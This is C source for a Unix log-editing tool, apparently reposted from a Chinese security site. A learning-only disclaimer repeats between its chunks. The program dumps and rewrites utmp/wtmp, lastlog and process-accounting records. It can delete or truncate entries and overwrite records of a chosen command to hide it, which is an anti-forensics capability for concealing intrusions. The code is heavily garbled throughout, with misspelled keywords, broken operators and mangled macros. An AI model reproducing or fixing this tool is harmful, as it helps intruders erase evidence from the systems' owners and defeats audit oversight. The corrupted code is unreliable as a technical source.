#define FVOID
#else
#define VOID void
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

```
#define FVOID void

#endif

# ifndef bool
#define bool char
#endif

#define match(a,b) (match_s((a), (b),sizeof(a)))

#ifdef UTMP
#ifdef UTMPX
# include <utmpx.h>
#define S_UTMP utmpx
#define UT_HOST ut_host
#define UT_ID ut_id
#define UT_TYPE ut_type
#define UT_PID ut_pid
#define UT_TV ut_tv
#ifdef_PATH_WTMPX
# define WTMP_FILE_PATH_WTMPX
#else
#ifdef WTMPX_FILE "/ usr / adm / wtmpx"
#endif
#endif
#else
#include<utmp.h>
#define S_UTMP utmp
# ifndef_PATH_WTMP
# define WTMP_FILE_PATH_WTMP
#else
#define WTMP_FILE"/ usr / adm / wtmp"
#endif
#endif
#if! defined ( ut_name)&&!defined ( ut-user)
# define ut_user ut_name
#endif
#if defined ( linux) | |defined(bsd) | | defined(sun)
# define UT_HOST ut_host
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

```
#endif
#ifdif linux
#define UT_ADDR ut_addr
#endif
#define UT_TIME ut_time
#if defined(linux) || defined(solaris)
#define UT_PID ut_pid
#define UT_ID ut_id
#endif
#if defined(linux) ||   defined(solaris) || defined(sysv) ||
dined (sysv) || defined (SVR4)
#define UT_TYPE ut_type
#endif
#endif
#endif

#ifdef LASTLOG
#ifdef bad
# ifndef UTMP
# imclude <utmp.h>
#endif
#else
# include <lastlog.h>
#endif
#ifndef LASTLOG_FILE
#ifdef_PATH_LASTLOG
# ifdef LASTLOG_FILE_PATH_LASTLOG
# else
# define LASTLOG_FILE "/ usr/ adm/ lastlog"
#endif
#endif
#define LL_HOST ll_host
#endif

#ifdef PACCT
#include < sys/acct.h>
#ifdef bsd
#define PACCT_FILE "/ var / account / acct"
#else
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

```
#define PACCT_FILE "/ usr /adm / pacct"
#endif

#endif

#ifdef UT_ADDR
# include <arpa/inet.h>
#endif

FILE*ofh, *ifh,*afh;

#ifdef UTMP
struct S_UTMP s_utmp;
#endif
#ifdef LASTLOG
Struct lastlag s_lastlog;
#endif
#ifdef PACCT
Struct acct s_acct;
Struct acct ac_saved;
Int acct_step;
#endif
Char ac_comm_hide[32];

Struct passwd *uid;
Struct passwd uid_s;
Char **uida=NULL;
Char **gida=NULL;

#define MAX_UID 65537

Char * quotes="\"\"\"";

Int globline=0;

char *a_Input=NULL;
char *a_Output=NULL;
char* a_ Pattern=NULL;
char *a_Hide=NULL;
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

```
#ifdef sun
char*a_Editor= "/ usr / ucb /vi";
#else
char *a_Editor= "/ urs / bin / vi";
#endif

char *a_Dump = "marry.dmp";
char *a_Backup = "marry.dmp";
bool f_Auto =0;
bool f_Squeeze =0;
bool f_EditSrc =0;
bool f_Truncate =0;
bool f_Exclude =0;
bool f_Uid =0;
bool f_Security =0;
bool f_Clean =0;
bool f_DeleteSelf =0;
bool f_NoBackups =0;
bool f_backedup;
char mode;

int mode_size =0;
void * mode_data;

int globline;
char * mes;
time_t otime =0;
FVOID display ()
{
Static int n;
time_t t;
globline + +
if (n++ <30) return; / * don't want too many context switches */
n = 0;
time (& t) ;
if (t < (otime + 1)) return;
otime = t
printf ( "%s%d\r", mes, globline);
fflush (stdout);
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

```
}
FVOID display_end ()
{
Printf ("%s%d\n", mes, globline);
Fflush(stdout);
}

#ifdef NO_VOID
char
#else
Void
*
Smalloc(n)
int n;
{
#ifdef NO_VOID
char
#else
void
#endif
* p;
while (! (p=malloc(n))) sleep(1);
return p;
}

bool copyf (src, dst)
char * src;
char * dst;
{
#define CBUFLEN 128*1024
int fi, fo;
char * buf;
int cc;
if ((fi=open(src, O_RDONLY, 0))<0)
{
        perror (src);
        exit (1);
}
if ((fo=open(dst, O_WRONLY | O_CREAT | O_TRUNC,
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

```
O666))<0)
{
        perror(dst);
        exit(1);
}
buf= Smalloc(CBUFLEN);
while((cc=read(fi, buf, CBUFLEN))>0)
        if(write(fo, buf, cc)!=cc)
        {
perror(dst);
exit(1);
            }
    close(fo);
    close(fi);
    free(buf);
    return 1;
}

bool back up (src)
char * src;
{
        printf("backup = %s\n", a_Backup);
        fflush(stdout);
        return copyf (src, a_Backup);
}

char * match_s (haystack, needle, n)
char *haystack;
char * needle;
int n;
{
Static char tmp[256];
    strncpy(tmp, haystack, n>sizeof(tmp)?sizeof(tmp):n);
    return strstr(tmp, needle);
}

unsigned short atoi2(s)
char *s;
{
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

```
    return (s{0}-'0')*10+(s[1]-'0');
}

char *p_string(s, size)
char *s;
int size;
{
static char sss[1024];
register int n;
char *ss=sss;
      if (!*s) return quotes;

for ( n=0; no<size; n++)
{
          char c=s[n];
switch(c)
   {
case '\\':
                    *(ss++)=c;
                    break;
case '':
                    *(ss++)='\\';
case '\t':
                    *(ss++)='\\';
                    c= 't';
                    break;
case '\n':
                    *(ss++)='\\';
                    c= 'n';
                    break;
case '\r':
                    *(ss++)='\\';
                    c= 'r';
                    break;
case o:
                    goto end;
}
*(ss++)=c;
}
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

```
end:
    *ss=o;
    return sss;
}

char *skip_white(s)
char *s;
{   for(; *s&&(*s= ='\t' | |*s=' ');s++);
    if (!*s | | (*s= =' \n')) return NULL;
    return s;
}

char* g_string (d,s, size)
char *d;

char *s;
int size;
{
int y;
char c;
char f_exc=0;
    for (y=0; y<size; y++) d[y] =0;
    if (!(s=skip_white(s))) return NULL;
    if (*s= =''' && * (s+1)= =''') return s+2;
    for (y=0; y<size; s++)
    {
        c =*s;
        if (f_esc)
        {
            swithc(c)
            {
            case 'r':
                c='\r':
                break;
            case 'n':
                c='\n';
                break;
             }
             f_esc=0;
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

```
                } else {
                        switch(c)
                        {
                        case '\\':
                                f_esc=1;
                                continue;
                        case '':
                        case '\t':
                        case '\n':
                        case '\0':
                                goto end;
                        }
                }
                d[y++]=c;
}

end:
        return s+1;
}

char *time_s(tt)
time_t tt;
{
static char s[13];
        time_t t=tt;/* some compilers won't take a parameter address */
        struct tm *tp;
        tp=localtime(&t);
        sprintf (s, "%02d%02d%02d%02d%02d%02d",
                tp->tm_year, tp->tm_mon+1, tp->tm_mday,
                tp->tm_hour, tp->tm_min, tp->tm_sec);
        return s;
}

time_t time_i(s)
char *s;
{
        struct tm lt;
        time_t t;
        if (strlen(s)!=12) return (time_t)-1;
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

```
        time(&t);
        lt=*localtime(&t);
        lt.tm_year=atoi2(s);
        lt.tm_mon=atoi2(s+2)-1;
        it.tm_mday=atoi2(s+4);
        it.tm_hour=atoi2(s+6);
        it.tm_min=atoi2(s+8);
        it.tm_sec=atoi2(s+10);
        it.tm_isdst=-1;
        return mktime(&lt);
}

char *
bgetgrgid(u)
gid_t u;
{
struct group *gr;
    if (!gida)
    {

            int n:
            gida=(char **)Smalloc(sizeof(char* MAX_UIT):
            for(n=o; n <MAX_UID; n ++) gida[n]=NULL;
}
if (gida [u] ==(char*)-1)return NULL;
if (gida [u] return gida [u];
if (! (gr=getrgid(u)))
{
            gida[u]= (char*)-1;
            return NULL;
}
    gida[u]= Smalloc(strlen(gr->gr_name)+1);
    strcpy(gida[u],gr->gr_name);
    return gida[u];
}

char*
bgetpwuid(u)
uid_t u;
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

```
}
struct passwd*pw;
if(!uida)
{
        int n;
        uida=(char**)Smalloc(sizeof(struct passwd
*)*MAX_UID);
        for(n=o;n<MAX_UID;n++) uida[n]=NULL;
}
if (uida [u]==(char*)-1)return NULL;
if (uida [u]) return uida [u];
if (!pw=getpwuid(u)))
{
        uida[u]=(char*)-1:
        return NULL;
}
uida [u] = Smalloc(strlen(pw->pw_name)+1);
strcpy (uida[u],pw->pw_name);
return uida [u];

}

#ifdef UTMP
bool dump_utmp(uline,ut)

int uline;
struct S_UTMP*ut;
{
    time_t tim;
    if(a_Pattern)
    {
        if(!macth(ut->ut_user,a_Pattern)&&
          !match(ut_>ut_line,a_Pattern)
#ifdef UT_HOST
          &&!match(ut->UT-HOST,a_Pattern)
#endif
            ) {if (!f_Exclude)return 1;}
        else if(f_Exclude)return 1;
    }
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

```
        fprintf(afh, "%o5x",uline-1);
        fprintf(afh, "%-8s", p_string(ut->ut_user,sizeof(ut->ut_user)));
        fprintf(afh, "%-11s",p_string(ut->ut_line,sizeof(ut->ut_line)));
#ifdef UT_ID
        fprintf(afh, :%-4s",p_string(ut->UT_ID,sizefo(ut->UT_ID)));
#endif
#ifdef UT_TYPE
        fprintf(afh, "%-2x", ut->UT_TYPE);
#endif
#ifdef UT_PID
fprintf(afh, "%-5d",(int) ut->UT_PID);
#endif
#if defined(UT_TIME) || defined(UT_TV)
# ifdef UT_TIME
tim=ut->UT_TIME;
#else
tim=ut->UT_TV. tv_sec;
#endif
fprintf(afh, "%s", time_s(tim));
#endif
#ifdef UT_ADDR
fprintf(afh, "%-15s",inet_ntoa(*((struct in_addr*)&ut-
>UT_ADDR)));
#endif
#ifdef UT_HOST
fprintf(afh, "%s", p_string(ut->UT_HOST, sizeof(ut-
>UT_HOST)));

#endif
        fputc('\n',afh);
return 1;
}
#endif

#ifdef LASTLOG
bool dump_lastlog(uline,ll)
int uline;
struct lastlog *ll;
{
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

```
        char*name;
        struct passwd *pw;
        if(f_Uid)
        {
                pw=getpwuid(uline-1);
                name=pw? pw->pw_name:quotes;
        }else
        {
         static char s[6];
                sprintf(s, "%o5d", uline-1);
                name=s;
         }
         if (a_Pattern)
         {
                 if (
                    (!uid || (uid->pw_uid!=(uline-1)))&&
                    (!f_Uid || strstr(name,a_Pattern))&&
#ifdef LL_HOST
                    !match(ll->ll_host,a_Pattern)&&
#endif
                    !match(ll->ll_line,a_Pattern)
                        ) {if (!f_Exclude) return 1;}
                 else if (f_Exclude) return 1;
        }
        fprintf(afh, "%o5x",uline-1);
        fprintf(afh, "%-8s", name);
        fprintf(afh, "%-11s", p_string(ll->ll_line,sizeof(ll->ll_line)));
        fprintf(afh, "%s",time_s(ll->ll_time));
#ifdef LL_HOST
        fprintf(afh, "%s, p_string(ll->LL_HOST, sizeof(ll-

>LL_HOST)));
#endif
fputc('\n', afh);
return 1;
}
#endif

#ifdef PACCT
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

```
bool dump_pacct( uline, ac)
int uline;
struct acct *ac;
{
        char * name;
        char *gr_name;
        if (!(name=bgetpwuid (ac->ac_uid)))
        {
        static char s[6];
                sprintf(s, " %05d", ac->ac_uid);
                name=s;
        }
        if (!(gr_name=bgetgrgid(ac->ac_gid)))
        {
         static char s[6];
                sprintf(s, "%05d", ac->ac_gid);
                gr_name=s;
        }
        if (a_Pattern)
        {
                 if(
                  (!uid || (uid->pw_uid!=ac->ac_uid)) &&
                  (strstr(name,a _Pattern))&&
                  (strstr(gr_name,a_Pattern))
                        ) {if (!f_Exclude) return 1;}
                  else if (f_Exclude)return 1;
        }
        fprintf(afh, "%05x",uline-l);
        fprintf(afh, "%-8s",name);
        fprintf(afh, "%-8s",gr_name);
        fprintf(ath,"%-10s", P_string(ac->ac_comm,sizeof(ac-
>ac_comm)));
        if(ac->ac_tty==(dev_t)-1)
                fputs("——",afh);

else
                fprintf(afh, "%04x", ac->ac_tty);
fprintf(afh, "%2x",ac->ac_flag);
fprintf(afh, "%s",time_s(ac->ac_btime));
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

```
fputc('\n',afh);
return l;
}
#endif

FVOID makedump()
{
int uline;
if((ifh=fopen(a_Input, "r"))= =NULL)
{
        perror(a_Input);
        exit( 1 );
}
if ((ifh= fopen(a_Dump, "w")) = = NULL)
{
        perror( a_Dump);
        exit (1);
}
fputc( '\n', stdout);
globline=o;
mes= "entries disassembled: ";
for (uline =1;fread( mode_data, mode_size,1, ifh) >o; uline++)
{
        display();
        switch ( mode)
        {
#ifdef UTMP
        case 'W':
                dump_utmp(uline,mode_data);
                break;
#endif
#ifdef LASTLOG
        case 'L':
                dump_lastlog( uline,mode_data);
                break;
#endif
#ifdef PACCT
        case 'A':
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

```
                    dump_pacct( uline, mode_data);
                    break;
#endif
            }
}
display_end();
fclose (afh);
fclose( ifh);
}

int seek_ifh (uline)
int uline:
{
if (ftell (ifh)!= mode_size*( uline-1))
            if( fseek(ifh, mode_size* (uline-1),SEEK_SET)= = -1)
                    return o;
return 1;
}

#ifdef UTMP
int mod_utmp(ut, p)
struct S_UTMP*ut;
char *p;
{
      char *op;
static char tmp[255];
#if defined(UT_TIME)| | defined(UT_TV)
#endif
op=p;
if (!(p=g_string (tmp,p,sizeof(tmp)))) return o;
if (!(p=g_string (ut->ut_user, p, sizeof (ut->ut_user)))) return o;
if (!(p=g_string (ur->ut_line,p, sizeof (ut->ut_line)))) return o;
#ifdef UT_ID
if (! (p=g_string (ut->UT_ID, p, sizeof( ut->UT_ID)))) return o;
#endif
#ifdef UT_TYPE
if (!(p=g_string( tmp, p, sizeof (tmp)))) return o;
sscanf ( tmp, "%x", (unsigned int *) ? (ut->UT_TYPE));
#endif
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

```
#ifdef UT_PID
if (! (p=g_string (tmp, p, sizeof (tmp)))) return o;
ur->UT_PID= atoi(tmp);

#endif
#if defined(UT_TIME) | | DEFINED(UT_TV)
if (! (p=g_string (tmp, p, sizeof (tmp)))) return o;
# ifdef UT_TIME
    if((ut->UT_TIME=time_i(tmp))= = (time_t)-1
# else /* UT_TV */
    if((ut->UT_TV.tv_sec=time_i(tmp))= = (time_t)-1
# endif
        fprintf(stderr, "warning: invalid time spec %s", op);
#endif
#ifdef UT_ADDR
    if(!(p=g_string(ut-> UT_HOST, p, sizeof(ut->UT_HOST))))
return 0;
#endif
    return 1;
}
#endif

#ifdef LASTLOG
int mod_lastlog(ll,p)
struct lastlog *ll;
char *p;
{

    char *op;
static char tmp[255];
    op=p;
    if(!(p=g_string(tmp, p, sizeof(tmp)))) return 0;
    if(!(p=g_string(tmp, p, sizeof(tmp)))) return 0;/*skip name*/
    if(!(p=g_string(ll->ll_line, p, sizeof(ll->ll_line)))) return 0;
    if(!(p=g_string(tmp, p, sizeof(tmp)))) return 0;
    if((ll->ll_time=time_i(tmp))= = (time_t)-1)
        fprintf(stderr, "warning illegal time" %s\n", op);
#ifdef LL_HOST
    if(!(p=g_string(ll->ll_host, p, sizeof(ll->ll_host)))) return 0;
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

```
#endif
    return 1;
}
#endif

#ifdef PACCT
int mod_pacct(ac, p)
struct acce *ac;
char*p;
{
static ehar tmp[255];
struct passwd *pw;
struct group *gr;
char *op;
long int t;
unsigned int tu;
op=p;
if (!(p=g_string(tmp, p, sizeof(tmp)))) return 0;
if (!(p=g_string(tmp, p, sizeof(tmp)))) return 0;
if (sscanf(tmp, "%ld",&t)! =1)
{
if (!(pw=getpwnam(tmp)))
fprintf (stderr, "warning: unknown username %s\n",
op);
else
ac->ac_uid=pw->pw_uid;
} else ac->ac_uid=t;
if (!(p=g_string(tmp, p, sizeof(tmp)))) return 0;
if (sscanf(tmp, "%ld", &t)!=1)
{
if(!(gr=getgrnam(tmp)))
fprintf(stderr,"warning: unknown group %s\n",
op);
else
ac->ac_gid=pw->pw_gid;
}else ac->ac_gid = t;
if (1(p=g_string(ac->ac_comm,p,sizeof(ac->ac_comm)))) return
0;
if (!(p=g_string(tmp, p, sizeof(tmp)))) return 0;
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

```
if (sscanf(tmp, "%x", &tu)! ac->ac_tty=(dev_t)-1;
else ac->ac_tty=tu;
if (!(p=g_string(tmp, p, sizeof(tmp)))) return 0;
if (sscanf(tmp, "%x", &tu)! =1)
fprintf(stderr, "warning: invalid flas %s\n", op);
else ac->ac_flag=tu;
if (!(p=g_string(tmp, p, sizeof(tmp)))) return0;
if (( ac-> ac_btime=time_i(tmp)) = = (time-t)-1)
fprintf(stderr, "warning: illegal time: %s\n", op);
return 1;
}
#endif

boolwcopy(uline)
int uline;
{
        if (!seek-ifh(uline)) return 0;
        while (fread(mode_data, mode_size, 1, ifh) >0)
        {
                display();
#ifdef PACCT
                if (f_Security && f_Auto && mode = = 'A')
                {
                        struct accp *p;
                        p=(struct acct *)mode_data;
                        if (!strncmp(p->ac_comm, ac_comm_hide,
sizeof(ac_comm_hide)))
                        {
                                ac_saved.ac_btime=p->ac_btime;
                                *p=ac_saved;
                        }
                }
#endif
                if (fwrite(mode_data, mode_size, 1, ofh) <1) return0;
        }
#ifndef NO_FTRUNCATE
        if (f_Squeeze && f_EditSrc) ftruncate(fileno(ofh), ftell(ofh));
#endif
        return 1;
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

```
}

bool domod(p)
char *p;
{
bool ret = 0;
        if (fread(mode_data, mode_size, 1, ifh) <1) return 0;
        switch(mode)
        (
# ifdef UTMP
        case 'W':
                ret=mod_utmp(mode_data, p);
                break
#endif
#ifdef LASTLOG
        case 'L':
                ret=mod_lastlog(mode_data, p);
                break
#endif
#ifdef PACCT
        case 'A':
                ret=mod_PACCT(mode_data, p);
                break
#endif
        }
        if(!ret)
                fprintf(stderr,"warning: invalid dump inpu '%s'\n",p)'
        return 1;
}

static wu_line=0

int obj_update(uline, p, f_mod)
int uline;
char *p;
 char f_mod;
{
        if (f_Squeeze)
        {
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

```
                display();
                seek_ifh(uline);
                if (f_mod) {if (!domod(p)) return 0;}
                else if (fread(mode_data, mode_size, 1, ifh)<1 return 0;
                if (fwrite(mode_data, mode_size, 1, ofh)<1 return 0;
        } else {
                if (f_EditSrc)
                  {
                        if (f_mod)
                                fseek(ofh, mode_size*(uline-1),
SEEK_SET;
              } else {
                        while(+ +wu_line<uline)
                        {
                                display();
                                if (fread(mode_data, mode_size, 1, ifh)<1
return 0;
                                if (fwrite(mode_data, mode_size, 1,
ofh)<1 return 0;
                        }
                }
                if (f_mod)
   {
                        seek_ifh(uline);
                        if (!domod(p)) return 0;
                        if(f_mod= =2) wu_line—;
                } else if (fread(mode_data, mode_size, 1, ifh)<1) return 0;
if (fwrite(mode_data, mode_size, 1, ofh)<1 return 0;
display();
      }
#ifdef PACCT
      if (f_Security && f_Auto && !f_mod && mode = ='A')
              if (!uline%acct_step) ac_saved=*(struct acct *)
#endif
      return 1;
}

FVOID makeobject()
{
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

```
int uline=1;
char line[1024];
char *p;
char f_mod;
if ((ifh=fopen(a_Input, "r"))= = NULL)
{
        perror(a_Input);
        exit(1);
}
if ((afh=fopen(a_Dump, "r"))= =NULL)
{
        perror(a_Dump);
        exit(1);
}
if ((ofh=fopen(a_Output, f_EditSre? "r+":"w"))= = NULL)
{
        perror(a_Output);
        exit(1);
}
#ifdef PACCT
if (f_Security && f_Auto && mode= ='A')
        acct_step=(getpid()+8)%60;
#endif
fputc('\n', stdout);
globline=0;
mes="entries assembled:";
while (1)
{
        if (!fgets((p=line), sizeof(line),afh))
        {
                if (f_EditSrc)
                {
#ifndef NO_FTRUNCATE
                        if (f_Truncate)
                        {
                                fflush(ofh);
                                ftruncate(fileno(ofh),
uline*mode_size);
                        }
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

```
#endif
                        goto closeup;
                    }
                    if (!f_Truncate) wcopy(uline+1);
                    goto closeup;
                }
                switch (*p)
                (
                case 0:
                case '#':
                case '\n':
                        continue;
                case '='
                        f_mod=1
                        p++;
                        break;
case '+':
                        if(f_EditSrc)
                        {
                                if (f_Squeeze)
                                        fprintf(stderr, "warning: the +
operator can have \
unpredictable effects when used in combination with –e and –s\n");

                                else
                                {

                                        fprintf(stderr, "error: + operator
used with –e\n");
                                        exit(1);
                                  }
                        {
                        f_mod=2;
                        p++;
                        break;
                default: {f_mod=0; break;}
                }
                if (sscanf(p, "%x", &uline)!=1
                {
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

```
                perror("invalid line number in ascii input");
                exit(1)
            }
            uline++;
            if (!obj_update(uline, p, f_mod)
            {
                perror("read/write failed");
                exit(1);
            }
    }
closeup:
        display_end();
        fclose(ofh);
        fclose(ifh);
        fclose(afh);
}

FVOID usage(s)
char *s;
{
        fprint (stderr, "usage: %s\t[-aetsuScDn] [-i src] [-o obj] [-d dump]
[-p pat] [-v pat] [-m [WLA]]\n\
